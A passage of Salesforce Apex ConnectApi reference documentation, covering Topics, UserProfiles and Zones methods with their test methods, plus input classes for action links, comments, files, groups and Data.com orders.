A list of up to five comma-separated topic IDs to merge with the topic.

Return Value

Type: `ConnectApi.Topic`

Usage

Only users with the “Delete Topics” or “Modify All Data” permission can merge topics.

`unassignTopic(communityId, recordId, topicId)`

Removes the specified topic from the specified record or feed item. Only users with the "Assign Topics" permission can remove topics from feed items or records. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static Void unassignTopic(String communityId, String recordId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recordId`
Type: String

The ID for a record or feed item.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: Void

`updateTopic(communityId, topicId, topic)`

Updates the description or name of the specified topic or merges up to five topics with the specified topic.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic updateTopic(String communityId, String topicId,
ConnectApi.TopicInput topic)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

topic
Type: `ConnectApi.TopicInput`

A `ConnectApi.TopicInput` object containing the name and description of the topic or up to five comma-separated topic IDs to merge with the topic.

Return Value

Type: `ConnectApi.Topic`

Usage

Only users with the "Edit Topics" or "Modify All Data" permission can update topic names and descriptions. Only users with the "Delete Topics" or "Modify All Data" permission can merge topics.

Topics Test Methods

The following are the test methods for `Topics`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)`

Registers a `ConnectApi.ChatterGroupSummaryPage` object to be returned when `ConnectApi.getGroupsRecentlyTalkingAboutTopic` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetGroupsRecentlyTalkingAboutTopic(String communityId, String topicId, ConnectApi.ChatterGroupSummaryPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

result
Type: ConnectApi.ChatterGroupSummaryPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getGroupsRecentlyTalkingAboutTopic(communityId, topicId)

Testing ConnectApi Code

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

Registers a `ConnectApi.TopicPage` object to be returned when the `ConnectApi.getRecentlyTalkingAboutTopicsForGroup` method is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetRecentlyTalkingAboutTopicsForGroup(String communityId,
String groupId, ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

result
Type: ConnectApi.TopicPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)

Testing ConnectApi Code

`setTestGetRecentlyTalkingAboutTopicsForUser(communityId, userId, result)`

Creates a topics page to use for testing. After you create the page, use the matching `ConnectApi.getRecentlyTalkingAboutTopicsForUser` method to access the test page and run your tests. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetRecentlyTalkingAboutTopicsForUser(String communityId,
String userId, ConnectApi.TopicPage result)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

userId
: Type: String

  The ID for a user.

result
: Type: `ConnectApi.TopicPage`

  Specify the test topics page.

Return Value

Type: Void

SEE ALSO:

- getRecentlyTalkingAboutTopicsForUser(communityId, userId)
- Testing ConnectApi Code

`setTestGetRelatedTopics(communityId, topicId, result)`

Registers a `ConnectApi.TopicPage` object to be returned when the `ConnectApi.getRelatedTopics` method is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetRelatedTopics(String communityId, String topicId,
ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

result
Type: `ConnectApi.TopicPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRelatedTopics(communityId, topicId)

Testing ConnectApi Code

`setTestGetTopicSuggestions(communityId, recordId, maxResults, result)`

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestions` method is called in a test context. Use the method with the same parameters or you receive an exception. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
Type: `ConnectApi.TopicSuggestionPage`

Specify the test topic suggestions page.

Return Value

Type: Void

SEE ALSO:

getTopicSuggestions(communityId, recordId, maxResults)

Testing ConnectApi Code

`setTestGetTopicSuggestions(communityId, recordId, result)`

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestions` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

result
Type: `ConnectApi.TopicSuggestionPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getTopicSuggestions(communityId, recordId)
- Testing ConnectApi Code

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestionsForText` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
Type: `ConnectApi.TopicSuggestionPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getTopicSuggestionsForText(communityId, text, maxResults)
- Testing ConnectApi Code

setTestGetTopicSuggestionsForText(communityId, text, result)

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestionsForText` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

result
Type: `ConnectApi.TopicSuggestionPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTopicSuggestionsForText(communityId, text)

Testing ConnectApi Code

setTestGetTrendingTopics(communityId, result)

Registers a `ConnectApi.TopicPage` object to be returned when the matching `ConnectApi.getTrendingTopics` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTrendingTopics(String communityId, ConnectApi.TopicPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

result
Type: `ConnectApi.TopicPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTrendingTopics(communityId)

Testing ConnectApi Code

`setTestGetTrendingTopics(communityId, maxResults, result)`

Registers a `ConnectApi.TopicPage` object to be returned when the matching `ConnectApi.getTrendingTopics` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTrendingTopics(String communityId, Integer maxResults,
ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
Type: `ConnectApi.TopicPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getTrendingTopics(communityId, maxResults)
- Testing ConnectApi Code

UserProfiles Class

Access user profile data. The user profile data populates the profile page (also called the Chatter profile page). This data includes user information (such as address, manager, and phone number), some user capabilities (permissions), and a set of subtab apps, which are custom tabs on the profile page.

Namespace

ConnectApi

UserProfiles Methods

The following are methods for `UserProfiles`. All methods are static.

IN THIS SECTION:

- getUserProfile(communityId, userId)
  Returns the user profile of the context user.

`getUserProfile(communityId, userId)`

Returns the user profile of the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserProfile getUserProfile(String communityId, String userId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.UserProfile`

Zones Class

Access information about Chatter Answers zones in your organization. Zones organize questions into logical groups, with each zone having its own focus and unique questions.

Namespace

ConnectApi

Zones Methods

The following are methods for `Zones`. All methods are static.

IN THIS SECTION:

`getZone(communityId, zoneId)`

Returns a specific zone based on the zone ID.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Zone getZone(String communityId, String zoneId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

The ID of a zone.

Return Value

Type: `ConnectApi.Zone`

getZones(communityId)

Returns a paginated list of zones.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZonePage getZones(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ZonePage`

getZones(communityId, pageParam, pageSize)

Returns a paginated list of zones with the specified page and page size.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Zone getZones(String communityId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ZonePage`

searchInZone(communityId, zoneId, q, filter)

Search a zone by keyword. Specify whether to search articles or questions.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId, String q, ConnectApi.ZoneSearchResultType filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q

Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter

Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

Return Value

Type: `ConnectApi.ZoneSearchPage`

SEE ALSO:

setTestSearchInZone(communityId, zoneId, q, filter, result)

Testing ConnectApi Code

`searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)`

Search a zone by keyword. Specify whether to search articles or questions and specify the page of information to view and the page size.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId,
String q, ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId

Type: String

zoneId—The ID of a zone.

q

Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ZoneSearchPage`

SEE ALSO:

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

Testing ConnectApi Code

Zones Test Methods

The following are the test methods for `Zones`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

setTestSearchInZone(communityId, zoneId, q, filter, result)

Registers a `ConnectApi.ZoneSearchPage` object to be returned when `searchInZone(communityId, zoneId, q, filter)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, ConnectApi.ZoneSearchPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

result
Type: `ConnectApi.ZoneSearchPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchInZone(communityId, zoneId, q, filter)

Testing ConnectApi Code

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

Registers a `ConnectApi.ZoneSearchPage` object to be returned when `searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize,
ConnectApi.ZoneSearchPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.ZoneSearchPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)

Testing ConnectApi Code

`ConnectApi` Input Classes

Some `ConnectApi` methods take arguments that are instances of `ConnectApi` input classes.

Input classes are concrete unless marked abstract in this documentation. Concrete input classes have public constructors that have no parameters.

Some methods have parameters that are typed with an abstract class. You must pass in an instance of a concrete child class for these parameters.

Most input class properties can be set. Read-only properties are noted in this documentation.

ConnectApi.ActionLinkDefinitionInput Class

The definition of an action link. An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Usage

You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties. Use context variables to pass information about the user who executed the action link to your server-side code. Salesforce substitutes the value when the action link is executed.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

Property	Type	Description	Required or Optional	Available Version
`actionType`	`ConnectApi.ActionLinkType`	Defines the type of action link. Values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a web page at the action URL.	Required Can be defined in an action link template.	33.0

Property	Type	Description	Required or Optional	Available Version
		Use `Ui` if you need to load a page before the user performs an action, for example, to have the user provide input or view something before the action happens. Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer's Guide* for more information.		
`actionUrl`	String	The action link URL. For example, a `Ui` action link URL is a Web page. A `Download` action link URL is a link to the file to download. `Ui` and `Download` action link URLs are provided to clients. An `Api` or `ApiAsync` action link URL is a REST resource. `Api` and `ApiAsync` action link URLs aren't provided to clients. Links to Salesforce can be relative. All other links must be absolute and start with `https://`. Tip: To avoid issues due to upgrades or changing functionality in your API, we recommend using a versioned API for `actionUrl`, for example, `https://www.example.com/api/v1/exampleResource`. If your API isn't versioned, you can use the `expirationDate` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class to avoid issues due to upgrades or changing functionality in your API.	Required Can be defined in an action link template.	33.0
`excludedUserId`	String	ID of a single user to exclude from performing the action. If you specify an `excludedUserId`, you can't specify a `userId`.	Optional Can be defined in an action link template using the `User Visibility` and	33.0

Property	Type	Description	Required or Optional	Available Version
			`Custom User Alias` fields.	
`groupDefault`	Boolean	`true` if this action is the default action link in the action link group; `false` otherwise. There can be only one default action link per action link group. The default action link gets distinct styling in the Salesforce UI.	Optional Can be defined in an action link template.	33.0
`headers`	List<`ConnectApi.RequestHeaderInput`>	The request headers for the `Api` and `ApiAsync` action link types. See Action Links Overview, Authentication, and Security.	Optional Can be defined in an action link template.	33.0
`labelKey`	String	Key for the set of labels to show in the user interface. A set includes labels for these states: NewStatus, PendingStatus, SuccessStatus, FailedStatus. For example, if you use the `Approve` key, you get these labels: Approve, Pending, Approved, Failed. For a complete list of keys and labels, see Action Links Labels. If none of the predefined labels work for your action link, use a custom label. To use a custom label, create an action link template. See Create Action Link Templates.	Required Can be defined in an action link template.	33.0
`method`	`ConnectApi.HttpRequestMethod`	One of these HTTP methods: • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success.	Required Can be defined in an action link template.	33.0

Property	Type	Description	Required or Optional	Available Version
		• `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.		
`requestBody`	String	The request body for `Api` action links. Note: Escape quotation mark characters in the `requestBody` value.	Optional Can be defined in an action link template.	33.0
`requires Confirmation`	Boolean	`true` to require the user to confirm the action; `false` otherwise.	Required Can be defined in an action link template.	33.0
`userId`	String	The ID of the user who can execute the action. If not specified or `null`, any user can execute the action. If you specify a `userId`, you can't specify an `excludedUserId`.	Optional Can be defined in an action link template using the `User Visibility` and `Custom User Alias` fields.	33.0

ConnectApi.ActionLinkGroupDefinitionInput Class

The definition of an action link group. All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Define stand-alone actions in their own action group.

Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property	Type	Description	Required or Optional	Available Version
`actionLinks`	`List<ConnectApi.ActionLinkDefinitionInput>`	The action links that make up this group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the `actionLinkGroupIds` property of the `ConnectApi.AssociatedActionsCapabilityInput` class.	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0

Property	Type	Description	Required or Optional	Available Version
		You can create up to three action links in a `Primary` group and up to four in an `Overflow` group.		
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and relative locations of action links in an associated feed item. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0
`executionsAllowed`	`ConnectApi.ActionLinkExecutionsAllowed`	Defines the number of times an action link can be executed. Values are: • `Once`—An action link can be executed only once across all users. • `OncePerUser`—An action link can be executed only once for each user. • `Unlimited`—An action link can be executed an unlimited number of times by each user. If the action link's `actionType` is `Api` or `ApiAsync`, you can't use this value.	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0
`expirationDate`	`Datetime`	ISO 8601 date string, for example, 2011-02-25T18:24:31.000Z, that represents the date and time this action link group is removed from associated feed items and can no longer be executed. The `expirationDate` must be within one year of the creation date. If the action link group definition includes an OAuth token, it is a good idea to set the expiration date of the action link group to the same value as the expiration date of the OAuth token so that users can't execute the action link and get an OAuth error. To set a date when instantiating from a template, see Set the Action Link Group Expiration Time.	Required to instantiate this action link group without a template. Optional to instantiate from a template.	33.0

Property	Type	Description	Required or Optional	Available Version
`templateBindings`	`List<ConnectApi.ActionLinkTemplateBindingInput>`	A collection of key-value pairs to fill in binding variable values or a custom user alias from an action link template. To instantiate this action link group from an action link template that uses binding variables, you must provide values for all the variables. See Define Binding Variables.	To instantiate without a template, don't specify a value. Required to instantiate this action link group from a template that uses binding variables.	33.0
`templateId`	`String`	The ID of the action link group template from which to instantiate this action link group.	To instantiate without a template, don't specify a value. Required to instantiate this action link group from a template.	33.0

SEE ALSO:

- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element

ConnectApi.ActionLinkTemplateBindingInput

A key-value pair to fill in a binding variable value from an action link template.

Property	Type	Description	Required or Optional	Available Version
`key`	String	The name of the binding variable key specified in the action link template in Setup. For example, if the binding variable in the template is `{!Binding.firstName}`, the key is `firstName`	Required	33.0
`value`	String	The value of the binding variable key. For example, if the key is `firstName`, this value could be `Joan`.	Required	33.0

ConnectApi.AnnouncementInput Class

An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

Property	Type	Description	Available
`body`	`ConnectApi.MessageSegmentInput`	Text of the announcement.	31.0
`expirationDate`	Datetime	The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.	31.0

ConnectApi.AssociatedActionsCapabilityInput Class

A list of action link groups to associate with a feed element. To associate an action link group with a feed element, the call must be made from the Apex namespace that created the action link definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Property	Type	Description	Required or Optional	Available Version
`actionLinkGroupIds`	List<String>	The action link group IDs to associate with the feed element. Associate one `Primary` and up to 10 total action link groups to a feed item. Action link groups are returned in the order specified in this property. An action link group ID is returned from a call to `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` on page 660.	Required	33.0

ConnectApi.BinaryInput Class

Create a `ConnectApi.BinaryInput` object to attach files to feed items and comments.

The constructor is:

```
ConnectApi.BinaryInput(blob, contentType, filename)
```

The constructor takes these arguments:

Argument	Type	Description	Available Version
`blob`	Blob	Contents of the file to be used for input	28.0
`contentType`	String	MIME type description of the content, such as `image/jpg`	28.0

Argument	Type	Description	Available Version
`filename`	String	File name with the file extension, such as UserPhoto.jpg	28.0

SEE ALSO:

- Post a Feed Element with a Mention
- Post a Feed Element with Existing Content
- Post a Feed Element with a New File (Binary) Attachment
- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element
- Share a Feed Element and Add a Comment
- Post a Comment with a Mention
- Post a Comment with a New File
- Post a Comment with an Existing File

ConnectApi.BatchInput Class

Construct a set of inputs to be passed into a method at the same time.

Use this constructor when there isn't a binary input:

```
ConnectApi.BatchInput(Object input)
```

Use this constructor to pass one binary input:

```
ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)
```

Use this constructor to pass multiple binary inputs:

```
ConnectApi.BatchInput(Object input, List<ConnectApi.BinaryInput> binaries)
```

The constructors takes these parameters:

Argument	Type	Description	Available Version
`input`	Object	An individual input object to be used in the batch operation. For example, for `postFeedElementBatch()`, this should be `ConnectApi.FeedElementInput`.	32.0
`binary`	`ConnectApi.BinaryInput`	A binary file to associate with the input object.	32.0
`binaries`	List<`ConnectApi.BinaryInput`>	A list of binary files to associate with the input object.	32.0

SEE ALSO:

- Post a Batch of Feed Elements
- Post a Batch of Feed Elements with New (Binary) Files

ConnectApi.BookmarksCapabilityInput

Create or update a bookmark on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`isBookmarkedByCurrentUser`	Boolean	Specifies if the feed element should be bookmarked for the user (`true`) or not (`false`).	No	32.0

ConnectApi.CanvasAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.CanvasCapabilityInput.

Used to attach a canvas app to a feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`description`	String	Optional. The description of the canvas app.	29.0–31.0
`developerName`	String	The developer name (API name) of the canvas app	29.0–31.0
`height`	String	Optional. The height of the canvas app in pixels. Default height is 200 pixels.	29.0–31.0
`namespacePrefix`	String	Optional. The namespace prefix of the Developer Edition organization in which the canvas app was created.	29.0–31.0
`parameters`	String	Optional. Parameters passed to the canvas app in JSON format. Example: `{'isUpdated'='true'}`	29.0–31.0
`thumbnailUrl`	String	Optional. A URL to a thumbnail image for the canvas app. Maximum dimensions are 120x120 pixels.	29.0–31.0
`title`	String	The title of the link used to call the canvas app.	29.0–31.0

ConnectApi.CanvasCapabilityInput

Create or update a canvas app associated with a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`description`	String	A description of the canvas app. The maximum size is 255 characters.	Optional	32.0

Property	Type	Description	Required or Optional	Available Version
`developerName`	String	The API name (developer name) of the connected app.	Required	32.0
`height`	String	The height of the canvas app in pixels.	Optional	32.0
`namespacePrefix`	String	A unique namespace prefix for the canvas app.	Optional	32.0
`parameters`	String	JSON parameters passed to the canvas app.	Optional	32.0
`thumbnailUrl`	String	A thumbnail URL to a preview image. The maximum thumbnail size is 120 pixels by 120 pixels.	Optional	32.0
`title`	String	A title for the canvas link.	Required	32.0

ConnectApi.ChatterGroupInput Class

Property	Type	Description	Available
`announcement`	String	The 18-character ID of an announcement. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0
`canHave ChatterGuests`	Boolean	`true` if this group allows Chatter customers, `false` otherwise. After this property is set to `true`, it cannot be set to `false`.	29.0
`description`	String	The "Description" section of the group	29.0
`information`	`ConnectApi.GroupInformationInput`	The "Information" section of a group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members.	28.0
`isArchived`	Boolean	`true` if the group is archived, `false` otherwise. Defaults to `false`.	29.0
`isAuto ArchiveDisabled`	Boolean	`true` if automatic archiving is turned off for the group, `false` otherwise. Defaults to `false`.	29.0
`name`	String	The name of the group	29.0
`owner`	String	The ID of the group owner. This property is available for PATCH requests only.	29.0
`visibility`	`ConnectApi.GroupVisibilityType`	Specifies the group visibility type. • `PrivateAccess`—Only members of the group can see posts to this group.	29.0

Property	Type	Description	Available
		• `PublicAccess`—All users within the community can see posts to this group. • `Unlisted`—Reserved for future use.	

ConnectApi.CommentInput Class

Used to add rich comments, for example, comments that include @mentions or attachments.

Property	Type	Description	Available Version
`attachment`	`ConnectApi.FeedItemAttachmentInput Class`	Optional. Specifies an attachment for the comment. Valid values are: • `ContentAttachmentInput` • `NewFileAttachmentInput` `LinkAttachmentInput` is not permitted for comments. **Important:** As of version 32.0, use the `capabilities` property.	28.0-31.0
`body`	`ConnectApi.MessageBodyInput Class`	Description of message body. The body can contain up to 25 mentions. To edit this property in a comment, use `updateComment(communityId, commentId, comment)`. Editing comments is supported in version 34.0 and later.	28.0
`capabilities`	`ConnectApi.CommentCapabilities Class`	Optional. Specifies any capabilities for the comment, such as a file attachment.	32.0

SEE ALSO:

- Post a Comment with a Mention
- Post a Comment with a New File
- Post a Comment with an Existing File
- Edit a Comment

ConnectApi.ContentAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.ContentCapabilityInput.

Used to attach existing content to a comment or feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`contentDocumentId`	String	ID of the existing content.	28.0–31.0

ConnectApi.ContentCapabilityInput

Attach or update a file with a feed element. Use this class to attach a new file or update a file that has already been uploaded to Salesforce.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`contentDocumentId`	String	ID of the existing content.	Required for existing content	32.0
`description`	String	Description of the file to be uploaded.	Optional	32.0
`title`	String	Title of the file. This value is used as the file name for new content. For example, if the title is My Title, and the file is a .txt file, the file name is My Title.txt.	Required for new content	32.0

ConnectApi.DataCloudOrderInput Class

Input representation for DataCloudOrder to purchase contacts or companies and retrieve purchase information.

You can purchase contacts or companies in a single order. You can't mix `contactIds` and `companyIds` in the same order.

Property	Type	Description	Required or Optional	Available Version
`companyIds`	String	A comma-separated list of identification numbers for the companies to be purchased.	Required	32.0
`contactIds`	String	A comma-separated list of identification numbers for the contacts to be purchased.	Required	32.0
`userType`	ConnectDataCloudUserTypeEnum	Indicates the Data.com user type to be used. There are 2 user types. • `Monthly` (default) • `Listpool`	Required	32.0

ConnectApi.FeedElementCapabilitiesInput

A container for all capabilities that can be included when creating a new feed element.

Property	Type	Description	Required or Optional	Available Version
